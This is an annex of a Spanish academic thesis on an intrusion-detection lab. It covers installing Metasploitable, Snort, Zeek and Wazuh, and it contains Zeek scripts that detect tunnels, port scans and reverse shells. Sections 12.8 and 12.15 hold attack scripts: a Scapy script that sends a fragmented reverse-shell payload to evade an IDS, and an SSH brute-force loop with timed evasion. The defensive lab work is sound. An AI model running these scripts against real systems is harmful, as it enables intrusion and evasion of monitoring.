Tras crear la máquina virtual y configurar el adaptador de red, ya puede ser ejecutada y debería estar lista para ser utilizada como objetivo en pruebas de ataque. Las credenciales son "msfadmin" tanto de usuario como de contraseña.

12.4 Instalación Metasploitable3

La instalación de Metasploitable3 requiere la instalación de la herramienta Vagrant en el host. Para ello se debe descargar el instalador desde la fuente oficial, y proceder con la instalación [80]. Posteriormente, se recomienda reiniciar el equipo para establecer las variables de entorno corretamente y ejecutar en una terminal de PowerShell el comando "vagrant up –provider virtualbox".

Una vez Vagrant está instalado correctamente se ejecutan los comandos mostrados en la Ilustración 12.5, donde se crea un directorio dedicado para Metasploitable 3, se descarga un archivo de configuración de Vagrant, y finalmente se ejecuta el comando "vagrant up".




Ilustración 12.5: Comandos a ejecutar desde windows para instalar Metasploitable3 Fuente:github.com/rapid7 [81]

Tras su ejecución, se iniciará automáticamente la creación de dos máquinas virtuales, una Metasploitable 3 Windows, y otra Linux, que serán accesinles mediante el usuario y contraseña "vagrant". En caso de que surjan dudas o errores durante el proceso, se recomienda consultar una guía en vídeo para seguir visualmente los pasos de instalación. [82]

12.5 Instalacion Snort

Inicialmente, se intentó realizar la instalación de Snort utilizando el sistema operativo Kali Linux, dado que esta distribución incluye Snort en su repositorio de herramientas [83]. A través del gestor de paquetes de APT se logró instalar el software sin inconvenientes aparentes. Sin embargo, durante las pruebas se identificaron fallos relacionados con la ejecución del servicio, particularmente en la detección de tráfico y la generación de archivos de registro (logs), lo cual comprometía la funcionalidad esperada.

Debido a estos errores, se optó por realizar la instalación en uno de los sistemas operativos oficialmente recomendados por los desarrolladores de Snort. Según la documentación disponible en su sitio web oficial [84], uno de los entornos sugeridos es **Ubuntu 20.04**, que fue finalmente el elegido para garantizar una mayor compatibilidad y estabilidad.

La instalación se llevó a cabo de forma manual, siguiendo la guía oficial publicada por los desarrolladores en el repositorio de GitHub de Snort 3 [85]. Dado que Snort 3 no se encuentra disponible como paquete precompilado en APT para Ubuntu, fue necesario compilarlo desde su código fuente.

Al leer la guía se identificó que Snort depende de una gran cantidad de herramientas externas. Para facilitar esta tarea, se hizo uso de la herramienta de inteligencia artificial, ChatGPT [86], a la cual se le solicitó mediante un prompt, un listado de comandos para instalar todas las dependencias requeridas de forma automatizada. Esta estrategia resultó muy efectiva, ya que permitió cubrir la mayoría de los requisitos previos, exceptuando un grupo reducido cuya instalación falló al no estar disponibles en los repositorios estándar de Ubuntu, lo que obligó a su descarga y compilación manual.

Para ello, se utilizó el comando "**git clone**", mediante el cual se descargaron los repositorios oficiales de bibliotecas como **Hyperscan, SafeC Library** y **LuaJIT**, entre otros. Estas herramientas fueron luego compiladas localmente utilizando **CMake** y **Make**, herramientas estándar para la construcción de software en entornos Unix.

Finalmente, se descargó desde la página oficial de Snort, un archivo comprimido con "**libdaq**" y otro con la última versión disponible de Snort. Tras descomprimirlos y compilarlos, se logró una instalación funcional y adaptada al sistema, la cual permitió ejecutar Snort 3 de forma eficiente, realizar pruebas y recopilar logs correctamente.

Este enfoque, aunque más complejo y costoso que una instalación automática, permitió comprender de manera detallada el entorno de ejecución de Snort, así como resolver errores de compatibilidad comunes en entornos de seguridad informática.

12.6 Instalación Zeek

Para la instalación de Zeek, se puede acceder a un recurso indicado en la documentación oficial, donde se pueden descargar directamente los binarios, o copiar comandos preconfigurados para varios sistemas operativos y versiones.

En este proyecto se utilizó el método sugerido para Ubuntu, el cual permite añadir el repositorio oficial de Zeek y proceder a la instalación utilizando el gestor de paquetes del sistema. Esta aproximación asegura que se instale una versión estable y actualizada del software, sin necesidad de compilar desde código fuente ni gestionar manualmente dependencias externas.

Una vez completada la instalación, el único paso adicional necesario es identificar la interfaz de red que se desea monitorizar. En la mayoría de los sistemas Ubuntu, esta suele ser **"enp0s3"** o similar, aunque puede variar dependiendo de la configuración del entorno virtual o físico.

Finalmente, con la interfaz correctamente configurada, se puede utilizar la herramienta de administración "**zeekctl**" para desplegar el sistema mediante el comando "zeekctl deploy". Este proceso verifica que todos los componentes estén operativos y permite comenzar la recolección y análisis del tráfico de red de manera inmediata.

Gracias a la claridad y simplicidad del proceso de instalación proporcionado por el equipo de Zeek, se logró una implementación funcional con muy pocos pasos, lo cual facilitó su integración dentro del entorno de pruebas y análisis de tráfico de red.

12.7 Instalación de agentes de Wazuh

Como modelo de ejemplo, se muestra la instalación de agente realizada para la máquina con el IDS Snort. Wazuh tiene una sección acerca del despliegue de un nuevo agente en su Dashboard, facilitando la tarea. Simplemente hay que rellenar los campos solicitados, y automáticamente se mostrará una serie de comandos que ejecutar en el endpoint en donde se requiere instalar el agente.




Ilustración 12.6: Muestra de la función "Deploy New Agent" de Wazuh. Fuente: Elaboración propia desde Wazuh Dashboard

Una vez ejecutados los comandos mostrados en la Ilustración 12.6, se debe acceder al archivo de configuración interna del agente, ossec.conf, y modificar la

dirección IP por defecto, reemplazándola por la correspondiente al servidor central de Wazuh.




Ilustración 12.7: Muestra de la sección de conexión agente-servidor del archivo "ossec.conf". Fuente: Elaboración propia.

Tras realizar esta modificación, es necesario reiniciar el servicio del agente. A partir de este momento, el agente debería establecer conectividad con el servidor central, lo cual podrá confirmarse visualmente desde la sección *Endpoints* del Dashboard. Inicialmente, el agente aparecerá con el estado "*never connected*", y una vez que la conexión se haya establecido correctamente, su estado cambiará a "*active*".




Ilustración 12.8: Gráficas de los agentes de Wazuh. Fuente: Elaboración propia

Adicionalmente, si se requiere ingestar registros desde el agente hacia el servidor, es posible añadir una configuración similar a la mostrada en la Ilustración 12.9.

```
<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/snort/alert_fast.log</location>
</localfile>
```

Ilustración 12.9: Sección de monitorización del archivo "ossec.conf" del agente de wazuh. Fuente: Elaboración propia

12.8 Script de Ataque de Fragmentación con Scapy

En la Ilustración 12.10 se muestra un script en Python desarrollado con la librería **Scapy** para realizar una prueba de concepto sobre un ataque de fragmentación de paquetes IP.

```python
#!/usr/bin/env python3
from scapy.all import *

dip = "10.0.4.10"  # Destino (victima)
sip = "10.0.4.5"  # Origen (atacante)
ip_id = 0x3039

# Payload a inyectar
payload = b"/bin/bash -i >/dev/tcp/10.0.0.1/1234 0>&1"

# Crear paquete ICMP con el payload
icmp_pkt = ICMP(type=8, code=0, id=0, seq=0) / Raw(load=payload)

# Encapsularlo en IP sin fragmentar aún
pkt = IP(src=sip, dst=dip, proto=1, id=ip_id) / icmp_pkt

# Fragmentarlo manualmente en bloques de 8 bytes
frags = fragment(pkt, fragsize=8)

# Enviar fragmentos
for frag in frags:
    send(frag)
    time.sleep(0.1)  # Pausa para simular envio realista
```

Ilustración 12.10: Script de Python de envío de payload malicioso fragmentado. Fuente: Elaboración propia.

El propósito del script es generar y enviar un paquete ICMP con un *payload* personalizado, el cual contiene una línea de comando sospechosa que intenta establecer una conexión inversa (*reverse shell*) hacia la dirección 10.0.0.1 por el puerto 1234. Este tipo de comando es comúnmente asociado a actividades maliciosas y se utiliza para obtener control remoto sobre una máquina comprometida.

Para dificultar la detección por sistemas de defensa como firewalls o IDS, el paquete es fragmentado manualmente en bloques de 8 bytes antes de ser enviado. Esto simula una técnica de evasión en la que el *payload* completo se reconstruye únicamente en el destino, potencialmente evitando su inspección durante el tránsito.

12.9 Script de Zeek para detección del comando whoami

La Ilustración 12.11 muestra un script personalizado escrito en el lenguaje de eventos de **Zeek** una plataforma de análisis de tráfico de red. Este script está diseñado para detectar posibles actividades maliciosas inspeccionando directamente los *payloads* de los paquetes TCP en busca de la cadena "whoami".

Esta cadena suele encontrarse en comandos ejecutados por atacantes durante la fase de reconocimiento, al intentar identificar el contexto del sistema comprometido. La detección de esta palabra en el tráfico puede indicar una intrusión o una ejecución remota de comandos.

El script realiza las siguientes funciones:

- Crea un nuevo flujo de registros personalizados bajo el identificador LOG_WHOAMI_PAYLOAD.
- Escanea cada paquete TCP recibido (evento tcp_packet) y evalúa si contiene la cadena "whoami".
- Si la cadena se encuentra, genera un evento de log registrando la hora, dirección de la conexión, dirección (origen o respuesta) y el *payload* completo detectado.

Este enfoque permite realizar una **detección activa de indicios de comandos de reconocimiento** a nivel de red, sin depender de firmas completas, lo cual es útil en entornos de monitoreo donde se desea detectar comportamientos genéricos y no solo ataques conocidos.

```
module TCPPAYLOAD;

export {
    redef enum Log::ID += { LOG_WHOAMI_PAYLOAD };

    type Info: record {
        ts: time &log;
        id: conn_id &log;
        direction: string &log;
        payload: string &log;
    };
}

event zeek_init()
{
    Log::create_stream(LOG_WHOAMI_PAYLOAD, [$columns=Info]);
    print "[ZEEK] Detección activa: buscando 'whoami' en payloads TCP...";
}

event tcp_packet(c: connection, is_orig: bool, flags: string, seq: count,
                 ack: count, len: count, payload: string)
{
    if ( len > 0 && /whoami/ in payload )
    {
        local dir = is_orig ? "originator" : "responder";

        Log::write(LOG_WHOAMI_PAYLOAD, [
            $ts=network_time(),
            $id=c$id,
            $direction=dir,
            $payload=payload
        ]);
    }
}
```

Ilustración 12.11: Script Zeek para detección de la cadena "whoami" en paquetes TCP Fuente: Elaboración Propia.

12.11 Script de Zeek para detección de túnel DNS

El siguiente anexo presenta un script basado en la plataforma **Zeek** para la detección de túneles DNS, una técnica usada para evadir controles de red mediante el uso del protocolo DNS como canal encubierto de comunicación.

Este script está inspirado en uno disponible públicamente en el repositorio de paquetes de Zeek, Zeek Packages Browser [87].

```
@load base/frameworks/notice

module DNS_TUNNELS;

export {
    redef enum Notice::Type += {
        RequestCountOverload,
        OvermuchNumber,
        DnsTunnelsAttack
    };

    const request_count_threshold = 100 &redef;
    const query_len_threshold = 27 &redef;
    const percentage_of_num_count = 0.2 &redef;
    const record_expiration = 5min &redef;
}

global cq_table: table[addr] of count &read_expire = record_expiration;
```

Ilustración 12.12: Declaración de umbrales y tipos de alerta para túneles DNS en Zeek. Fuente: Elaboración propia.

La Ilustración 12.12 muestra la primera sección del script, donde se definen los **tipos de alerta personalizados** (RequestCountOverload, OvermuchNumber, DnsTunnelAttack) que serán utilizados para notificar posibles anomalías en el tráfico DNS.

También se establecen los **umbrales clave** para la detección:

- **request_count_threshold:** número de solicitudes DNS por dirección IP.
- **query_len_threshold:** longitud máxima aceptada para nombres de dominio.
- **percentage_of_num_count**: proporción de nombres únicos frente al total.
- **record_expiration:** tiempo de retención de registros temporales.

Estos parámetros permiten ajustar la sensibilidad del sistema ante distintos patrones de uso del servicio DNS.

Estos valores deben adaptarse cuidadosamente al entorno específico donde se aplique. Por ejemplo, en redes pequeñas, 200 consultas pueden ser normales, mientras que en redes grandes podrían considerarse insuficientes para indicar actividad sospechosa.

```
event dns_request(c: connection, msg: dns_msg, query: string, qtype: count, qclass: count)
{
    if(query == "")
        return;

    local query_len = |query|;
    local count_of_num = 0;

    local src_ip = c$id$orig_h;

    if(src_ip in cq_table)
    {
        if(cq_table[src_ip]+1 > request_count_threshold)
        {
            NOTICE([$note = RequestCountOverload,
                    $conn = c,
                    $msg = fmt("The host %s is overloaded", src_ip)
            ]);
            delete cq_table[src_ip];
            return;
        }
        else
        {
            cq_table[src_ip] += 1;

            if(query_len > query_len_threshold)
            {
                local num_count = 0;
                for (i in query)
                {
                    if (i in "0123456789")
                        num_count += 1;
                }

                if(num_count * 1.0 / query_len > percentage_of_num_count)
                {
                    NOTICE([$note = OvermuchNumber,
                            $conn = c,
                            $msg = fmt("The numeral in request is overmuch")
                    ]);
                    return;
                }
            }
        }
    }
    else
    {
        cq_table[src_ip] = 0;
    }
}
```

Ilustración 12.13:Lógica del evento dns_request para evaluación de consultas DNS sospechosas en Zeek Fuente: Elaboración propia con ispiración proveniente de github.com/hhzzk.

En la Ilustración 12.13 se declara la parte funcional más relevante del script de detección de túneles DNS, específicamente el evento **dns_request**, el cual es ejecutado por **Zeek** cada vez que se intercepta una consulta DNS. Este evento analiza el contenido de las consultas y realiza un seguimiento por dirección IP de origen, con el objetivo de detectar patrones anómalos que puedan estar relacionados con actividades de tunelización.

El código comienza descartando las consultas vacías, y luego determina la longitud de la consulta DNS (**query_len**). A continuación, se extrae la dirección IP origen del paquete, la cual será usada como clave en una tabla temporal (**cq_table**) que mantiene un conteo de consultas realizadas por cada cliente.

Si la dirección IP ya existe en la tabla, se incrementa su contador de solicitudes. En caso de que este contador supere el umbral predefinido (**request_count_threshold**), el sistema emite una alerta del tipo **RequestCountOverload**, notificando que ese host

está generando un volumen inusualmente alto de consultas DNS. Esto puede ser indicativo de abuso o de un comportamiento automatizado no habitual.

En situaciones donde la consulta DNS es extensa (es decir, su longitud excede el valor de **query_len_threshold**), se ejecuta un análisis más detallado. El script evalúa cuántos caracteres numéricos contiene la cadena de la consulta. Si el porcentaje de caracteres numéricos respecto al total supera el valor configurado como **percentage_of_num_count**, se genera una nueva alerta, esta vez del tipo **OvermuchNumber**. Esta condición está pensada para identificar consultas que incluyen cadenas codificadas (como números, base64, u otros patrones repetitivos), los cuales son comunes en técnicas de exfiltración encubierta mediante túneles DNS.

Si la dirección IP no estaba presente en la tabla al momento del análisis, se inicializa con un valor de 0, comenzando así su monitoreo.

Este enfoque dinámico permite a Zeek realizar una detección proactiva de posibles túneles DNS sin depender exclusivamente de firmas o listas negras, sino más bien observando el comportamiento del tráfico y aplicando umbrales definidos. Como se mencionó en la figura anterior, estos valores deben adaptarse cuidadosamente al entorno específico. En redes pequeñas, pocas consultas pueden ser indicativas de anomalía, mientras que, en infraestructuras grandes, el tráfico legítimo puede exceder fácilmente estos umbrales.

12.12 Script de Zeek para detección de túnel ICMP

Con el objetivo de detectar posibles túneles ICMP, se desarrolló un script en el lenguaje de eventos de **Zeek**. Este script fue diseñado utilizando como base conceptual el análisis previamente realizado para túneles DNS, y adaptado específicamente al comportamiento típico del tráfico **ICMP tipo echo-request y echo-reply**, que puede ser maliciosamente utilizado como canal de comunicación encubierto.

```
@load base/frameworks/notice

module ICMP_MONITOR;

export {
    redef enum Notice::Type += {
        IcmpRequestFlood,
        IcmpReplyFlood
    };

    const icmp_threshold = 100 &redef;
    const record_expiration = 5min &redef;
}

# Contadores por par de IP (origen -> destino)
global icmp_requests: table[addr, addr] of count &read_expire = record_expiration;
global icmp_replies:  table[addr, addr] of count &read_expire = record_expiration;

event icmp_echo_request(c: connection, info: icmp_info, id: count, seq: count, payload: string)
{
    local orig = c$id$orig_h;
    local resp = c$id$resp_h;

    if ( [orig, resp] !in icmp_requests )
        icmp_requests[orig, resp] = 1;
    else
        icmp_requests[orig, resp] += 1;

    if (icmp_requests[orig, resp] > icmp_threshold)
    {
        NOTICE([$note=IcmpRequestFlood,
                $conn=c,
                $msg=fmt("Potential ICMP tunnel attack: High number of ICMP Echo Requests from %s to %s", orig, resp)]);
        delete icmp_requests[orig, resp];
    }
}
```

Ilustración 12.14: Monitoreo de Tráfico ICMP Echo Request Fuente: Elaboración propia.

En la Ilustración 12.14 se encuentra el bloque principal del script que analiza las peticiones ICMP tipo echo-request, comúnmente utilizadas por herramientas como ping. El módulo crea una tabla global temporal (**icmp_requests**) que lleva el conteo de solicitudes ICMP por cada par de direcciones IP origen-destino.

Cada vez que Zeek detecta un **echo-request**, se incrementa el contador asociado a ese par de IPs. Si el número de solicitudes supera un umbral predefinido (**icmp_threshold**, con valor 100 en el ejemplo), se genera una alerta de tipo **IcmpRequestFlood**, indicando un posible intento de uso de ICMP como canal de exfiltración o comunicación encubierta.

Este tipo de actividad, cuando es persistente y no tiene una justificación clara (como monitoreo legítimo o pruebas de conectividad), puede representar un **indicador temprano de un túnel ICMP activo.**

```
event icmp_echo_reply(c: connection, info: icmp_info, id: count, seq: count, payload: string)
{
    local orig = c$id$orig_h;
    local resp = c$id$resp_h;

    if ( [orig, resp] !in icmp_replies )
        icmp_replies[orig, resp] = 1;
    else
        icmp_replies[orig, resp] += 1;

    if (icmp_replies[orig, resp] > icmp_threshold)
    {
        NOTICE([$note=IcmpReplyFlood,
                $conn=c,
                $msg=fmt("Potential ICMP tunnel attack: High number of ICMP Echo Replies from %s to %s", orig, resp)]);
        delete icmp_replies[orig, resp];
    }
}
```

Ilustración 12.15: Monitoreo de Respuestas ICMP Echo Reply. Fuente: Elaboración propia.

Complementando el análisis anterior, en la Ilustración 12.15 se indica la lógica para evaluar las respuestas ICMP tipo echo-reply. Se utiliza una estructura similar, con

una tabla temporal llamada icmp_replies, que permite registrar y controlar el número de respuestas recibidas por par IP.

Al igual que en el caso de las solicitudes, si el número de respuestas ICMP supera el umbral configurado, Zeek genera una alerta (IcmpReplyFlood) que sugiere la posibilidad de que esté en curso un túnel ICMP, esta vez desde el lado de la respuesta.

Ambas secciones del script trabajan en conjunto para ofrecer una detección simétrica tanto del origen como del destino de potenciales túneles ICMP, lo cual es especialmente útil para identificar patrones anómalos bidireccionales que no siempre son visibles con herramientas convencionales.

12.13 Script de Zeek para detección de escaneo de puertos

Se desarrolló un script diseñado en el lenguaje de eventos de **Zeek** para detectar posibles escaneos de puertos, una técnica comúnmente utilizada en la fase de reconocimiento previa a un ataque. Este tipo de actividad se caracteriza por múltiples intentos de conexión a distintos puertos de una misma dirección IP, generalmente sin éxito, lo que permite inferir la intención del atacante de mapear servicios disponibles.

```
@load base/frameworks/notice

module PORT_SCAN;

export {
    redef enum Notice::Type += { PortScanDetected };

    const port_scan_threshold = 50 &redef;
    const scan_expiration = 5min &redef;
}

# Contador de conexiones sospechosas recibidas por IP destino
global scan_attempts: table[addr] of count &read_expire = scan_expiration;

# Función común que suma escaneos por IP destino
function add_scan(id: conn_id)
{
    local dst = id$resp_h;
    local ori = id$orig_h;

    if (dst !in scan_attempts)
        scan_attempts[dst] = 1;
    else
        scan_attempts[dst] += 1;

    if (scan_attempts[dst] >= port_scan_threshold)
    {
        NOTICE([
            $note = PortScanDetected,
            $dst = dst,
            $msg = fmt("Potential port scan: %s received from %s, %d suspicious TCP attempts",
                       dst, ori, scan_attempts[dst])
        ]);
        delete scan_attempts[dst];
    }
}
```

Ilustración 12.16: Configuración de Umbral y Lógica de Detección. Fuente: Elaboración propia.

En la Ilustración 12.16 se observa la estructura principal del script, que define un nuevo tipo de aviso llamado PortScanDetected. Se establece un umbral (port_scan_threshold) que representa el número de intentos sospechosos permitidos por dirección IP de destino antes de que se genere una alerta. En este caso, el umbral está fijado en 50 conexiones dentro de un intervalo de 5 minutos (**scan_expiration**).

El script utiliza una tabla global llamada **scan_attempts**, la cual almacena la cantidad de intentos sospechosos recibidos por cada dirección IP. La función **add_scan()** se encarga de incrementar este contador y, si se supera el umbral establecido, genera una notificación que incluye tanto la dirección origen como la destino, junto con el número total de intentos acumulados.

```
event connection_attempt(c: connection)
{
    # SYN enviado, sin respuesta (o incompleta)
    if (c$history == "S" || c$history == "SW")
        add_scan(c$id);
}

event connection_rejected(c: connection)
{
    # SYN enviado, rechazado con RST
    if (c$history == "Sr" || c$history == "SWr")
        add_scan(c$id);
}
```

Ilustración 12.17: Eventos que Activan la Función de Detección. Fuente: Elaboración propia.

Los eventos connection_attempt y connection_rejected son los encargados de activar la detección del escaneo. Estos eventos evalúan el campo **history** de las conexiones TCP, un indicador generado por Zeek que describe cómo se ha desarrollado cada conexión [88].

- En el caso de **connection_attempt**, se consideran intentos donde se ha enviado un paquete SYN pero no se ha recibido respuesta ("S"), o cuando solo se ha recibido un ACK ("SW"), lo que puede indicar un intento de escaneo furtivo o incompleto.
- Por otro lado, **connection_rejected** analiza conexiones que han sido explícitamente rechazadas con un RST ("Sr" o "SWr"), típicas de puertos cerrados. Estos patrones son indicativos de escaneos clásicos como el **TCP SYN scan** o el **Stealth scan**.

Ambos eventos llaman a la función **add_scan(),** que actualiza el contador y dispara la lógica descrita previamente si corresponde.

12.14 Script de Zeek para detección de shell reverse

La Ilustración 12.18 presenta un script desarrollado para **detectar conexiones sospechosas asociadas a reverse shells**, una técnica comúnmente utilizada por atacantes para establecer un canal de control desde la máquina víctima hacia el atacante. A diferencia de una conexión tradicional iniciada desde el atacante, una ***reverse shell*** suele implicar una conexión de larga duración que parte desde la víctima y permanece activa para ejecutar comandos remotamente.

Este script hace uso de los eventos del módulo **weird.log** de Zeek, que recoge comportamientos anómalos o no estándar observados en el tráfico. En concreto, se aprovechan dos tipos de anomalías:

- truncated_tcp_payload
- bad_TCP_checksum

Además, se define un conjunto específico de direcciones IP que representan a los hosts potencialmente comprometidos (**victim_ips**). El script se activa únicamente si el origen de la conexión coincide con alguna de esas IPs. Esto reduce la cantidad de falsos positivos y permite focalizar la detección en activos sensibles.

El flujo de detección se divide en dos fases:

1. **Detección preliminar de anomalías (evento log_weird)** Cuando Zeek registra uno de los eventos anómalos mencionados para una IP marcada como víctima, se almacena el identificador de la conexión (uid) como potencialmente sospechosa en una tabla temporal (**suspicious_conn**).
2. **Evaluación de duración de la conexión (evento connection_state_remove)** Cuando la conexión finaliza, se evalúa su duración. Si esta supera los 10 segundos, lo cual es inusualmente largo para una conexión TCP anómala, se genera una alerta (**ReverseShellDetected**). Esta alerta incluye información como dirección origen, destino, puerto y duración exacta de la sesión.

Este enfoque no depende de firmas ni del contenido específico del *payload*, lo que le permite detectar conexiones reversas incluso en escenarios donde el tráfico va cifrado o está ofuscado. En lugar de ello, se basa en **indicadores contextuales y conductuales**, como duración de sesión y errores TCP, ambos observables por Zeek sin necesidad de inspección profunda.

```
@load base/frameworks/notice

module REVERSE_SHELL;

export {
    redef enum Notice::Type += {
        ReverseShellDetected
    };

    const victim_ips = set(10.0.4.10, 10.0.4.4, 10.0.4.8);
}

global suspicious_conn: table[string] of bool;

# Usamos el evento correcto para weirds
event Weird::log_weird(rec: Weird::Info)
{
    if ( rec?$id && rec$id$orig_h in victim_ips )
    {
        if ( rec$name == "truncated_tcp_payload" || rec$name == "bad_TCP_checksum" )
        {
            if ( rec?$uid )
                suspicious_conn[rec$uid] = T;
        }
    }
}

event connection_state_remove(c: connection)
{
    if ( c$uid in suspicious_conn )
    {
        if ( c$duration > 10sec )
        {
            NOTICE([$note=ReverseShellDetected,
                    $msg=fmt("Posible shell reverse detectada desde %s hacia %s:%s (duración %.2fs)",
                             c$id$orig_h, c$id$resp_h, c$id$resp_p, c$duration),
                    $conn=c,
                    $identifier=c$uid]);
        }

        delete suspicious_conn[c$uid];
    }
}
```

Ilustración 12.18: Script en Zeek para detección de sesiones reverse shell basadas en anomalías TCP y duración de conexión Fuente: Elaboración propia

12.15 Script de Ataque de fuerza bruta espaciada en tiempo.

Para la realización de la técnica, se presenta un ejemplo básico de **script de fuerza bruta contra SSH** desarrollado en Python. Esto como parte de una prueba controlada para estudiar la detección del ataque desde la perspectiva de mediante herramientas de monitoreo de red y host.

Para ejecutar el ataque de fuerza bruta, se creó un script básico que realiza múltiples conexiones SSH hacia la dirección IP 10.0.4.8, utilizando el usuario kali y una lista de contraseñas comunes, como '123456', 'admin', 'letmein', 'qwerty' y 'kali'. Siendo esta última la correcta.

```
import time, os

passwords = ['123456', 'admin', 'letmein', 'qwerty','kali']
for pwd in passwords:
    os.system(f"sshpass -p {pwd} ssh -o StrictHostKeyChecking=no kali@10.0.4.8")
```

Ilustración 12.19: Script de fuerza bruta SSH. Fuente: Elaboración propia

El script hace uso del comando “sshpass”, que permite pasar la contraseña directamente al cliente SSH sin interacción del usuario.

Este tipo de ataque automatizado es característico de muchos intentos de **acceso por diccionario**, que buscan explotar credenciales débiles o mal configuradas.

```
import time, os

passwords = ['123456', 'admin', 'letmein', 'qwerty','kali']
for pwd in passwords:
    os.system(f"sshpass -p {pwd} ssh -o StrictHostKeyChecking=no kali@10.0.4.8")
    time.sleep(60)  #Siguiente intento tras 60 segundos
```

Ilustración 12.20: Script de fuerza bruta SSH con evasión temporal. Fuente: Elaboración propia.

Cabe destacar que, si bien esta variante cumple su propósito en el laboratorio, **la implementación es intencionalmente básica**. El bucle aplica una espera de 60 segundos incluso después del último intento, lo que resulta ineficiente y poco óptimo. En una implementación más refinada, sería preferible condicionar la pausa para que no se ejecute tras el último intento, especialmente si se tratara de un ataque real automatizado que buscara rendimiento.

12.16 Instalación del componente central de Wazuh

La instalación de Wazuh es un proceso relativamente sencillo, siempre que se tenga en cuenta que este sistema está diseñado para operar en ciertos sistemas operativos específicos. Aunque es posible forzar su instalación en plataformas no soportadas oficialmente, esto puede generar errores o un rendimiento inestable, lo cual resulta especialmente problemático en una herramienta tan compleja y crítica como Wazuh, destinada a centralizar la gestión de seguridad en entornos empresariales.

Amazon Linux 2, Amazon Linux 2023	CentOS 7, 8
Red Hat Enterprise Linux 7, 8, 9	Ubuntu 16.04, 18.04, 20.04, 22.04, 24.04

Ilustración 12.21: Sistemas Operativos que soporta Wazuh. Fuente: Elaboración propia

Dado que Wazuh suele implementarse en infraestructuras de gran escala, existen dos métodos principales de instalación:

1. **All-in-One**: Todos los componentes del sistema se instalan en un solo nodo.
2. **Distribuida**: Los distintos componentes se reparten en varios nodos, lo que permite una mejor escalabilidad y rendimiento.

